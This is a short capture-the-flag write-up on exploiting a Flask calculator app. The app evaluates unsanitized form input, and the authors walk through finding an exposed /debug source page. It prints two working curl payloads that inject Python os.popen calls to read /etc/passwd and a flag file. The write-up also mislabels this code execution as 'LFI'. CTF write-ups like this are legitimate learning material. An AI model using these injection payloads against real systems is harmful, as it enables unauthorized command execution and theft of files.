
HackConRD CTF 2024: Interdimensional Calculator

We started by viewing the website, and didn’t find anything special. The website only shows a random number when it is refreshed.


After that, we went to look at the source code, looking for something interesting before scanning any open ports or enumerating directories. Here we found an interesting comment <!-- /debug --> guiding us to try the directory /debug.

Going to this directory we were able to find some Python code. Reviewing it, we knew it was a backend using the Flask framework.
First, we found that the main route / allows GET and POST methods, and the function GCR has an if conditional that runs when we send a POST request. Looking further, we can also see the data it accepts: ingredient and measurements. Both variables are being executed by the calc function. Since the application is not sanitizing the data it receives, we can take advantage of this vulnerability by injecting malicious code.

We used curl to send a POST request as follows:
curl -X POST http://83.136.252.214:36662/ -H "Content-Type: application/x-www-form-urlencoded" -d "ingredient=z&measurements=__import__('os').popen('cat+/etc/passwd').read()"And we were able to get an LFI.
Finally, the flag was found in the same directory we landed on in the server.
curl -X POST http://83.136.252.214:36662/ -H "Content-Type: application/x-www-form-urlencoded" -d "ingredient=z&measurements=__import__('os').popen('cat+flag').read()"
Thanks for reading.